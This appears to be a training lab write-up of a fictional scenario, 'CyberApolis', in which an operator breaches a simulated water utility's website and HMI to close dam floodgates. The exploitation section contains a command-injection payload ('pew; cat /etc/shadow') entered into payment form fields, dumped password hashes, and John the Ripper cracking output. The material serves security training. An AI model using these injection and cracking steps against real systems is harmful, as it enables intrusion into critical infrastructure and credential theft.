CyberApolis Water Breach Report

Vivek Madala

Department of Homeland Security

June 23rd, 2024


Table of Contents

Executive Summary: In response to the urgent situation at CyberApolis Water Company, where the Carbon Spector terrorist organization had taken control, the DHS Cyber Operations team was deployed to mitigate the threat and restore normal operations. The mission was to hack into the company's network, gain access to the HMI controls, and close the dam's flood gates to prevent the city of CyberApolis from flooding. The operation consisted of several key phases: reconnaissance, scanning, exploitation, and post-exploitation. During reconnaissance, critical information about the Operations Manager, including usernames and document metadata, was gathered. Scanning revealed open ports and a significant Remote OS Command Injection vulnerability on the company's website. Exploiting this vulnerability provided access to usernames and password hashes, which were subsequently cracked to gain full access to the HMI controls. Using this access, we successfully closed the flood gates, neutralizing the immediate threat. Throughout the operation, detailed steps were documented to aid in the subsequent technical report. This report will assist CyberApolis security technicians in understanding the vulnerabilities exploited and the necessary mitigations to prevent future incidents. The quick and effective response ensured the safety of CyberApolis residents and demonstrated the importance of robust cybersecurity measures.

Introduction: The CyberApolis Water Company, a critical infrastructure provider, faced a severe cyber-attack by the Carbon Spector terrorist organization. This group had taken control of the company's network, opened the dam's flood gates, and held employee's hostage, posing a significant threat to the city of CyberApolis. As a DHS security specialist, I was tasked with infiltrating the compromised network, securing the HMI controls, and closing the flood gates to prevent a catastrophic flood. This report details the systematic approach taken to achieve this mission. The methods applied included reconnaissance to gather necessary intelligence, scanning to identify vulnerabilities, exploitation to gain access to critical systems, and post-exploitation actions to assess the impact of the breach. By documenting each phase and providing step-by-step procedures and screenshots, this report aims to support CyberApolis security technicians in their investigation and future prevention efforts.

1. Reconnaissance: In my initial reconnaissance phase, I navigated to the CyberApolis Municipal Water page and navigated to the About us->Contacts page that piqued my interest. I found the contact information for the Operations Manager, William Sanders (1.1) who oversees water facilities for CyberApolis and this would be my initial target for this task.

1.1



CyberApolis Municipal Water

DREW NEWSOME
Water Quality Engineer
315-578-0289


KIM BURKHARDT
Industrial Water Compliance Officer
646-539-8041

JEAN KEENER
Dir. Water Storage & Transportation
205-336-5530

WILLIAM SANDERS
Operations Manager
508-687-2852

In my next step of reconnaissance, I proceeded to the 'Reports' section under About Us and found a publicly downloadable report I was interested in named "**Annual Report**" (**1.2)**.

1.2


ABOUT US
CAREERS
NEWS
PAY YOUR BILL
Understanding the Safe Drinking Water Act
CYBER WATER
Annual Report
USGS
science for a changing world
Watershed Regressions for Pesticides (WARP)

CyberApolis Municipal Water

Reports


EPA SAFE DRINKING WATER ACT
Provides an overview of the act, its implementation, and related topics to the Safe Water Drinking Act.

ANNUAL REPORT
We welcome everyone to review this year's annual report.

WATERSHED REGRESSIONS FOR PESTICIDES
View a Map produced by the USGS for "Predicting Pesticides in Streams and Rivers: Where is Water-Quality at Risk?"

I proceeded to download this report and used a sophisticated tool used for gathering metadata information on ‘Annual Report’. I was able to find that the creator of this report was William Sanders whose username to create this document was ‘**sandersw**’ (**1.3).**

1.3




```
C:\Program Files\OSForensics>exiftool C:\Users\Administrator\Desktop\BillsWaterReport-4.docx
ExifTool Version Number         : 12.25
File Name                       : BillsWaterReport-4.docx
Directory                       : C:/Users/Administrator/Desktop
File Size                       : 12 KiB
File Modification Date/Time     : 2024:06:24 01:26:24+00:00
File Access Date/Time           : 2024:06:24 01:26:24+00:00
File Creation Date/Time         : 2024:06:24 01:26:24+00:00
File Permissions                : -rw-rw-rw-
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version            : 20
Zip Bit Flag                    : 0x0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0x82872409
Zip Compressed Size             : 385
Zip Uncompressed Size           : 1422
Zip File Name                   : [Content_Types].xml
Creator                         : sandersw
Last Modified By                : jhaug
Revision Number                 : 1
Create Date                     : 2016:09:22 23:20:00Z
Modify Date                     : 2016:09:22 23:21:00Z
Template                        : Normal.dotm
Total Edit Time                 : 1 minute
Pages                           : 1
Words                           : 2
Characters                      : 18
Application                     : Microsoft Office Word
Doc Security                    : None
Lines                           : 1
Paragraphs                      : 1
Scale Crop                      : No
Company                         :
Links Up To Date                : No
Characters With Spaces          : 19
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 14.0000
```

Now that I have found a suitable candidate as my target and username to leverage for my task, I proceeded with my next phase of scanning for infiltration.

2. Scanning: In my initial phase of scanning for vulnerabilities, I was able to run a scan on water.cyberapolis.gov and located the IP as well as open ports (2.1) being used by services on the organization's website.


2.1



```
┌──(root💀kali)-[/]
└─# ping water.cyberapolis.gov
PING water.cyberapolis.gov (10.139.43.124) 56(84) bytes of data.
64 bytes from 10.139.43.124 (10.139.43.124): icmp_seq=1 ttl=64 time=3.97 ms
64 bytes from 10.139.43.124 (10.139.43.124): icmp_seq=2 ttl=64 time=0.596 ms
^C
--- water.cyberapolis.gov ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.596/2.281/3.967/1.685 ms

┌──(root💀kali)-[/]
└─# nmap -sP 10.139.43.124
Starting Nmap 7.91 ( https://nmap.org ) at 2024-06-24 03:22 UTC
Nmap scan report for 10.139.43.124
Host is up (0.0012s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds

┌──(root💀kali)-[/]
└─# nmap -sV 10.139.43.124
Starting Nmap 7.91 ( https://nmap.org ) at 2024-06-24 03:22 UTC
Nmap scan report for 10.139.43.124
Host is up (0.0047s latency).
Not shown: 996 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
79/tcp open  finger  Debian Cfingerd
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.22 seconds
```

In my next step of scanning for vulnerabilities, I utilized a tool called 'OWASP Zap' that scans URL's and checks for vulnerabilities that exist. After running the Zap scan, I was able to locate a Remote OS Command Injection vulnerability (**2.2**) that I will exploit on the 'Pay Your Bill' page on the company site in the exploitation phase.

2.2



Alerts (9)
- Remote OS Command Injection
  - POST: http://water.cyberapolis.gov/index.php/pay-y
- Directory Browsing (15)
- Vulnerable JS Library
- X-Frame-Options Header Not Set (19)
- Absence of Anti-CSRF Tokens (4)
- Private IP Disclosure
- X-Content-Type-Options Header Missing (79)
- Information Disclosure - Suspicious Comments (25)
- Timestamp Disclosure - Unix (559)


Remote OS Command Injection

URL: http://water.cyberapolis.gov/index.php/pay-your-bill/
Risk: High
Confidence: Medium
Parameter: last-name
Attack: ZAP&cat /etc/passwd&
Evidence: root:x:0:0
CWE ID: 78
WASC ID: 31
Source: Active (90020 - Remote OS Command Injection)
Description:
Attack technique used for unauthorized execution of operating system commands.
Other Info:

Now that I have scanned for vulnerabilities that I can exploit, I move onto the Exploitation phase where I take advantage of these vulnerabilities on the 'Pay Your Bill' section.

3. Exploitation: To kickstart the exploitation phase, I begin by going to the ‘Pay Your Bill’ section of the CyberApolis website to test the vulnerability I found in the scanning phase. I proceeded to conduct my task in the ‘Pay Your Bill’ enter information sections which resulted in the usernames and password hashes (3.1) of users associated with CyberApolis Municipal Water.

3.1



```
pphillips:$1$gDB4SVSN$N0gAZRSMiw1Tf3lTATEOz/:17113:0:99999:7:::
vwoodson:$1$ePBIO//Y$nth6RSlHsqB3swLpQvGbF1:17113:0:99999:7:::
dwinter:$1$PcJXHmK4$tamDjW5BRtcNhxl3frFAI/:17113:0:99999:7:::
rhadley:$1$tEBrJ/8j$2ILZm21dqgxKBq5zTJmmT.:17113:0:99999:7:::
ljordan:$1$8Lv5NVbv$crtT/awdMofqpRuHo2zRD.:17113:0:99999:7:::
oscarberry:$1$65Co07AG$nOXyacFEoOnVYjE8L1LEM.:17113:0:99999:7:::
dshelton:$1$QWNVt/56$5SDdE6XWA4vloc3I0EDHY.:17113:0:99999:7:::
jnichols:$1$OskWE/l7$f2WGrb2wqbxOov3lbfKIZ0:17113:0:99999:7:::
dtomlinson:$1$BoIp//u1$XiGhxrl2s4O5lAWB/3uVL/:17113:0:99999:7:::
hfletcher:$1$yIihW/GI$YrsfqhwduJloFeoILYC4W/:17113:0:99999:7:::
jmartin:$1$h3oXp/t4$XGZoh9391/83NLEeKKfFu0:17113:0:99999:7:::
mbrown:$1$xDV7lu/9$MuMixwfUmX0BnxSjppcYm.:17113:0:99999:7:::
mwilson:$1$mpu0S/Je$NWXS7pcxT4Xu9ej/8ZxZI.:17113:0:99999:7:::
ghillman:$1$m7jQn/WV$Rdqfg0C35HX2xrHst8lKX.:17113:0:99999:7:::
kwroten:$1$37xt/QsO$mdLeCS.MfqweuhnSP3cD31:17113:0:99999:7:::
phamm:$1$BtmNO3yS$OCOjoLquOVBxqQuXgo1Fu0:17113:0:99999:7:::
srivera:$1$.OJwb/b/$aHP6MFaC5ffq4VOtVz7dc/:17113:0:99999:7:::
jroberson:$1$cekti/23$UA7FGiVxTTIxDdoZabiyL1:17113:0:99999:7:::
```

Account Number:

pew; cat /etc/shadow

Last Name:


pew; cat /etc/shadow

Zipcode:

pew; cat /etc/shadow


In the next step of my exploitation, now that I have stored the 136 usernames and password hashes in a text file on my system I can crack the hashes into plain text passwords. I was able to locate **William Sander’s password** ‘**4runner**’ (**3.2**) that I can now use. I also located the other employees’ passwords if needed.

3.2



```
┌──(root💀kali)-[~]
└─# john paybillexp
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 136 password hashes with 136 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 13 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 22 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 33 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 9 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 27 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 29 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 32 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 40 candidates buffered for the current salt, minimum 48 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
8675309          (kgriffin)
a1b2c3d4         (dnewsome)
4runner          (wsanders)
1q2w3e4r         (kburkhardt)
7dwarfs          (kmciver)
57chevy          (jkeener)
123go            (wgilbert)
```

Using William Sander's credentials I gave myself access to the employee portal on their account. I have full access to the Water Use Dashboard, Calendar, Mail.



Dashboard

Water Usage (Acre Feet)

Water Use in CyberApolis

Water Quality (2024)

Chlorine	Lead	Copper	Salinity
0.93 ppm	1.1 ppb	0.142 ppm	87 ppm

Average Residential Output (Gallons per Capita per Day)


WebMail

From	Subject	Preview	Received
Portia Jönsson	**Lunch Today**	Carmen and I are grabbing Nico's today for lunch. The menu can b...	**Jun 21**
George Webb	Quarterly Review	Hello William, Please fill out the attached worksheet before your re...	Jun 21
Oscar Marrero	RE: Inbox Spam	William, Thanks for letting me know. I'll tweak some of the spam-filt...	Jun 21
Match Finder	**Never be alone again**	There are thousands of eligible women in your area just dying to tal...	**Jun 21**
Better-U	**Lose Weight Fast!**	Our patented formula is based on an ancient Chinese herbal blend....	**Jun 21**
Rita Powell	Missing Timesheets	We are still missing timesheets from last week for a number of you....	Jun 21
Luca McMorran	Sick Daughter	Katie spent most of the night throwing up so I'm going to stay home...	Jun 21
Nimia Vera	Employee Appreciation...	Hey guys, it's that time of year again! In honor of all your hard work...	Jun 20
Concerned Friend	**Performance Proble...**	One pill is all it takes to change your life! You will see results within ...	**Jun 20**
James Lane	Late	I'm having car trouble and will be in as soon as I can.	Jun 20

3.3

In the final step of my exploitation phase I proceeded to login using William Sander’s account credentials once again but was met with resistance. This was not an issue as I found in the reconnaissance phase that William Sanders has another username which was used to create the Annual Report. This username was ‘sandersw’, this allowed me to login successfully and allowed me to **close the water floodgates.**

3.4



Dam 1

System Status & Controls

SYSTEM HEALTH: GOOD

RESERVOIR LEVELS: 32%

FLOODGATES: CLOSED

OPEN FLOODGATES

